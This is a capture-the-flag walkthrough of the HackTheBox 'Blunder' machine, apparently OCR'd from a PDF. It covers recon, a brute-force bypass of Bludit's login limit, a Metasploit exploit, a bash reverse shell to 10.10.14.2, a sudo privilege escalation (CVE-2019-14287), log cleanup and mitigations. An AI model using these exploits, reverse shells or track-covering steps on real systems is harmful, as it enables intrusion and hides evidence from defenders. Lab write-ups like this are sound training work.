
Blunder

Ursa



Contents

1 Overview

About the box This box is classified as *easy*, and it boasts 12800 root owns. My first impression was that this challenge would focus on CTF-like elements and that the methods used to test this computer would roll-over into the realm of real world experience.

Figure 1: The banner

2 Walkthrough

2.1 Recon

The website The website is rather plain; on the main page there is an index of three articles: one about Stephen King, another on Google Stadia, and the last one regarding USB technology. There's a blurb on the side of the index page which states, "I created this site to dump my fact files, nothing more. . . ?". This is interesting wording that insinuates that the articles are more useful than mere *fact files*. Before any decisions can be made, we'll need to run some scans on the host.




Figure 2: The webpage; it seems interesting

2.2 Scanning

Port Scanning with Nmap The real kickoff of any challenge should always be enumeration; in the case of HackTheBox machines, this first step is a port scan. Whenever I do port scans for these challenges, I tend to do three:

A simple TCP scan A rigorous TCP scan A rigorous UDP scan

```
PORT   STATE  SERVICE VERSION
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| vulners:
|   cpe:/a:apache:http_server:2.4.41:
|       CVE-2020-11984  7.5 https://vulners.com/cve/CVE-2020-11984
|       CVE-2020-11984  7.5 https://vulners.com/cve/CVE-2020-11984
|       CVE-2020-1927   5.8 https://vulners.com/cve/CVE-2020-1927
|       CVE-2020-1927   5.8 https://vulners.com/cve/CVE-2020-1927
|       CVE-2020-9490   5.0 https://vulners.com/cve/CVE-2020-9490
|       CVE-2020-9490   5.0 https://vulners.com/cve/CVE-2020-9490
|       CVE-2020-1934   5.0 https://vulners.com/cve/CVE-2020-1934
|       CVE-2020-1934   5.0 https://vulners.com/cve/CVE-2020-1934
|_      CVE-2020-11993  4.3 https://vulners.com/cve/CVE-2020-11993
```

The reason for not doing a simple UDP scan as well is due to the *-F* and *-v* flags offered by Nmap. The *-v* flag offers verbose output and the *-F* flag searches the top 100 UDP ports first. With these combined, any 'simple' ports that would have showed up in a short scan are seen rather early. A simple TCP scan along with this early output will give more than enough avenues of investigation to pursue while the rigorous scans are being completed.

Directory Scanning with Ffuf Regardless of the tool you use, the main idea is basically the same: supply the directory scanning utility with a url and a wordlist. For this walkthrough, I'll be using **ffuf** since it's the quickest tool I've used for general purpose scanning. The wordlist I used can be found here and the url was the IP address of the machine; if you add the IP address and hostname to your */etc/hosts* file, you can pass that as the url argument instead.

Some Brief Notes Depending on the operating system you're using, you may or may not have all the tools at your disposal; this is where you may have to alter your shell's rc file or even the system's **$PATH** variable. If, like so many others, you build utilities from source, they may not be in the */usr/bin* directory; you're able to add the path of your added binaries to your system's **$PATH** variable with the `export PATH=<path to directory>:$PATH` command. In the case of adding the IP address to the */etc/hosts* file, it's very simple; just add `10.10.10.191blunder.htb` as a line. Now that a few tasks have been complete to increase convenience, we can get back to scanning the host. As well as directories on this current domain, additional domains can be searched for by placing "**FUZZ**" at the beginning before the IP address or hostname rather than at the end: `http://FUZZ.blunder.htb/`.

```
:: Method           : GET
:: URL              : http://10.10.10.191/FUZZ.txt
:: Wordlist         : FUZZ: /usr/share/wordlists/Top109Million-probable-v2.txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

robots                  [Status: 200, Size: 22, Words: 3, Lines: 2]
todo                    [Status: 200, Size: 118, Words: 20, Lines: 5]
```

Figure 3: Files found in the web directory

Unfortunately, nothing of interest came up during this scan, but that's not the last fuzzing scan we can do. Files can be held in the main web directory as well as subdirectories like "admin" or "about". The most frequent types of files used for webpages and other resources are *.txt*, *.php*, *.html*, & *.xml* files, though other types have been used before as well. Here we've found two text files, *robots.txt* and *todo.txt*. Inside the *todo.txt* file was a mention to a probable user: **fergus**. Now that we have a user, we need a password to login to the portal.

2.3 Gaining Access

Generating Wordlists As mentioned earlier in the recon phase, the blurb on the side of the index page should be noted since it implied that the articles weren't **only** info dumps. There are two really great wordlist tools that every hacker should add to their kit: *crunch* and *cewl*. In this case, we'll use *cewl* to create a wordlist from a webpage passed to the command. I used the > symbol to push the results of the three different articles into three separate wordlists and removed the first line in the text file to create fully usable wordlists.

```
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```

Figure 4: A probable user shows themselves

Hail Hydra Now that we have a user, a password list, and a link to a login page, we can use hydra to launch a dictionary attack on the website. Users may have a hard time understanding how to format the necessary arguments and how to deal with such a finicky utility, so usually Ncrack, Medusa, or even Burpsuite can be used instead. Unfortunately, we have run into a bit of a snag here.

Bypassing Bruteforce Mitigation Mechanisms If you ran hydra or any other utility, you may have gotten a fair few false positives at your own dismay. After searching a while on the internet for errors in your syntax, you'd realize that what command you passed was alright, and that the issue was the server. This is true, the Bludit CMS has a bruteforce mitigation mechanism in place; now it's time to research ways to get around it. There are two PoCs in existence that make our job easier, one is written in Ruby and the other in Python. To illustrate what's actually happening in the Python script, I'll go ahead and break the PoC apart into digestable segments. Firstly, the primary 'global' variables will have to be set and if you're using the default PoC you will have to change a few things. Here are the variables that we'll be using:

```
host = 'http://10.10.10.191'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = []
with open('list.txt', 'r') as file:
    for i in file:
    wordlist.append(i.strip('\n'))
```

There is also a section in the PoC that needs to be commented out, or else our wordlist (the last four lines) will not be used and instead a list of incorrect words will be used instead.

```
for i in range(50):
    wordlist.append('Password{i}'.format(i = i))

wordlist.append('adminadmin')
```

Now that these lines have been commented out, our wordlist is valid and will be used to bypass the bruteforce mitigation mechanism. The rest of the script is very simple, it starts a connection to the server, gets the login page, finds the CSRF token, and sends POST requests to the server in separate sessions.

Grabbing The Password After running the script, we're presented with the actual password; we can use this to login to the CMS and use these credentials for any Metasploit script or manual exploitation we decide to write. For now, we'll scan for CVEs and look for any possible way into the host.

Scanning for CVEs This part of the challenge could have been done earlier in tandem with the Nmap scan by passing the *-sV* or *–script vulners* arguments. Now that we have credentials to the CMS, this scan will take us much further. In addition to the nmap scan, we'll use the results from a *searchsploit* query for the *bludit* service.

```
[*] Trying: fictional
[*] Trying: character
[*] Trying: RolandDeschain

SUCCESS: Password found!
Use fergus:RolandDeschain to login.
```

Figure 5: Script Results

```
❯ searchsploit bludit                                                                                                  Files
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                                          |  Path
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Bludit  3.9.2 - Authentication Bruteforce Mitigation Bypass                                                             | php/webapps/48746.rb
Bludit - Directory Traversal Image File Upload (Metasploit)                                                             | php/remote/47699.rb
Bludit 3.9.12 - Directory Traversal                                                                                     | php/webapps/48568.py
Bludit 3.9.2 - Directory Traversal                                                                                      | multiple/webapps/48701.txt
bludit Pages Editor 3.0.0 - Arbitrary File Upload                                                                       | php/webapps/46060.txt
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
```

Figure 6: Results of the Query

Entering Through the Door There are two ways to exploit **CVE-2019-16113** that'll be covered in this writeup. The first of which is through Metasploit, and the other is manually with a python script and a *netcat* reverse listener. The first play is to open up *msfconsole* and search for the right exploit to use. Luckily enough, there's only one module to use in metasploit; the options aren't tricky, but still included as guidance. After all options are satisfied, we'll run the script and open a shell.

```
Module options (exploit/linux/http/bludit_upload_images_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BLUDITPASS  RolandDeschain  yes       The password for Bludit
   BLUDITUSER  fergus          yes       The username for Bludit
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.10.191     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path for Bludit
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.2       yes       The listen address (an interface may be specified)
   LPORT  42069            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Bludit v3.9.2


msf5 exploit(linux/http/bludit_upload_images_exec) > run

[*] Started reverse TCP handler on 10.10.14.2:42069
[+] Logged in as: fergus
```

```
meterpreter > shell
Process 7033 created.
Channel 0 created.
python -c "import pty; pty.spawn('/bin/bash')"
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$
```

Figure 7: The Easy Way to Exploit

Entering Through the Window The automated exploit with metasploit is really simple and can be done relatively quickly; from starting metasploit to gaining a shell took around 4 minutes taking into account capturing screenshots and setting options. The manual approach isn't too much harder, but requires finese with the options supplied to the Python script. The first step is to open up our *netcat* listener on the chosen port; I tend to use port *42069* as not too many popular services run on it. After ensuring that our listener is listening, it's time to run the script. The **BLUDIT PWN** script requires:

URL user password command

the *command* requirement is a bit complex:

bash -c 'bash -i > /dev/tcp/10.10.14.2/42069 0>1'

the command calls bash with the *-c* flag, which runs a command; in this case it's *bash* with the *-i*, or interactive, flag. The use of `>&` pushes both *stdout* & *stderr* to `/dev/tcp/10.10.14.2/42069`, which is bash's way of redirecting traffic to check internet connection. The final bit, `0>&1`, takes input from our local machine and direct's it to the remote machine's *stdin*. Overall, the line creates an interactive bash instance between the machine, and our own host; Pretty useful indeed! Now that we've effectively gained access to the server, let's cement ourselves in the system and look around for ways to elevate privileges!




Figure 8: The "difficult" way

2.4 Maintaining Access

Taking Notes If you haven't already started taking notes on your challenge attempts, CTF tasks, and pentests, the best time to start would be now. Looking over old work can spring up an idea or open a path not considered; it can also save time in challenges like this where you've gained credentials. Stuff those puppies away and let's keep going. If gaining access was more difficult than this box, we'd go ahead and create an executable bash script in the landing directory so we could pass that instead of the long command given to the **BLUDIT PWN** script. For now, we'll move on since it wasn't hard to get the foothold, but this section acts as a wrapper for the next phase; any progress made will be documented in this "Maintaining Access" section.

2.5 Escalating Privileges

Gathering Info At this point, you may be lost and aimless; What could you possibly do on this machine after all? What a great question, which could simply be answered with `sudo -l`. In this instance, that command doesn't help yet since we're prompted with a password and the only one we have doesn't work. Another great question we may have is, "What's running on the machine that we could use?". Network services and running processes are keys to host enumeration as

(almost) anything can be found with just these two checks. Another great thing to look for are world-writable files, or in this case, readable configuration files. Under normal circumstances I'd start with the service and process scan, but that would be akin to shooting a shotgun when I'd like to use a hunting rifle. My approach to this particular challenge will be to work from the landing directory backwards to the root directory and build a tree after seeing the existing users. Something must be in the */var/www* directory that we can use to escalate privileges even to another user on the system. Bludit has databases, including one that houses user information; sadly there's no usable information in this database so we'll have to keep looking. After a while, we're able to see that there's another version of Bludit (3.10.0a). If we go inside and check out the databases, there's an entry for the user **hugo** which matches with the system user hugo and a password hash as well.




Figure 9: Hugo's entry in the database and the corresponding password

Cracking the Hash This part is relatively simple; first we'll identify the hash with some utility like *hash-identifier*, then we'll use JohnTheRipper to crack the hash with the **rockyou.txt** wordlist. Finally, we'll *cat* the */etc/passwd* file to see if **Hugo** has a default shell or no shell at all; this will determine the way we move to the *hugo* user and what we'll place in our "Maintaining Access" notes. If you don't have JohnTheRipper, you can always use *hashcat* or in some cases Crack Station. Since we can't *ssh* into the machine as hugo, the second best way is to change users in the existing session.

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su - hugo
su - hugo
Password: Password120

python -c "import pty; pty.spawn('/bin/bash')"
hugo@blunder:~$ _
```

```
hugo@blunder:~$ cat user.txt
cat user.txt
63b8f605a69d1b188da906919f315532
```

Figure 10: Changing User and Grabbing the Flag

Path to Root Remember the `sudo -l` command we used earlier? Get into the habit of using it often, as it'll be the bread and butter of your privesc efforts. In this case, there's an interesting line: `(ALL, !root)/bin/bash`. Hugo can't run */bin/bash* with root permissions; there's an interesting way to run */bin/bash* as root without passing "root" with the *-u* flag. This vulnerability was outlined in **CVE-2019-14287** and is exploited by specifying the user with the UUID of -1 as illustrated in the screenshot. After getting the root shell, we can *cat* the root flag in the */root* directory.

```
hugo@blunder:~$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
Password: Password120

root@blunder:/home/hugo# whoami
whoami
root
```

Figure 11: Finally, we've done it!

2.6 Covering Tracks

Now that we've gotten root permissions and the root flag, it's time to cover our tracks and remove any trace we've been here. This is useful in real-world pentests for obvious reasons but people tend to overlook this during CTFs and other challenges because there's seemingly no consequence. Other than manufacturing rabbit holes for fellow participants, or potentially spoiling the next step in the challenge, there's also the added overhead to the machines and the lack of good habits which may convert into real practices. Luckily, for this challenge, there isn't too much to do; let's recreate our steps and identify any potential traces we've left. Firstly, we have the foothold script both manually and through metasploit; both leave a jpg file in the */uploads* directory so this is the first thing to delete. Secondly, we've created a good few commands during our scouring as the *www-data* user; in this box, the bash history is put into */dev/null* so there's nothing to delete from our command history. Since there's nothing else we left on the machine, our job here is complete. Enjoy your newfound machine, and let's try our best in the upcoming ones!

```
root@blunder:/root# cat root.txt
cat root.txt
cc6c5f416df29177b462acd2719a1cb8
```

3 Conclusion

Mitigation It's always nice to break services and machines, but our job as pentesters comes with a responsibility to our charges. Anyone can break things, but building and improving takes true skill. It's what we do with our abilities that matters, so let's see how we could improve this machine starting from the beginning. Don't allow ping sweeps to occur on networks, or send false information if possible during bulk amounts of ICMP traffic from a single host. Though security through obscurity is very weak, it will force the supposed attacker to use the *-PN* flag and/or run multiple scans concurrently in Nmap which will require more work. Next, we could improve security greatly by not including notes in public-facing services, much less actual articles containing a user's password (this is pretty obvious). After entry, we found a user password in the Bludit database; in the 3.9.2 user database there were salted SHA-1 passwords but plaintext ones in the 3.10.0a version. Salting passwords is always useful, but the storage and hashing algorithm could have been improved; a SHA-256 algorithm would have been much more secure. The password itself was also not secure at all; if there were a better password policy at the organization then the cracking process may have taken longer or wouldn't be present in a wordlist. The final improvement that could have been made was with the final privilege escalation vulnerability; when dealing with users in the sudoers file, don't explicitly exclude *root* with "!".

Final Thoughts It means so much that you've taken the time out of your busy schedule to read this; I hope it's helped you through this challenge or offered insight if you've already completed it. In some places, practicing security as a hobby is frowned upon by officials and is seen as suspicious activity, but as long as there are wonderful people who take an active interest in organizational security such as yourself, our hobby and profession will continue to grow and evolve to keep those around us safe and (hopefully) happy. It's very difficult finding materials on security in different languages, so if you need this guide in Spanish or Japanese, or know someone who does, please recommend my material. In turn, if you know of Spanish or Japanese security-related material or need assistance in any manner, please reach out to my email or on discord at **Ursa#1337**. Thanks again, and happy hacking!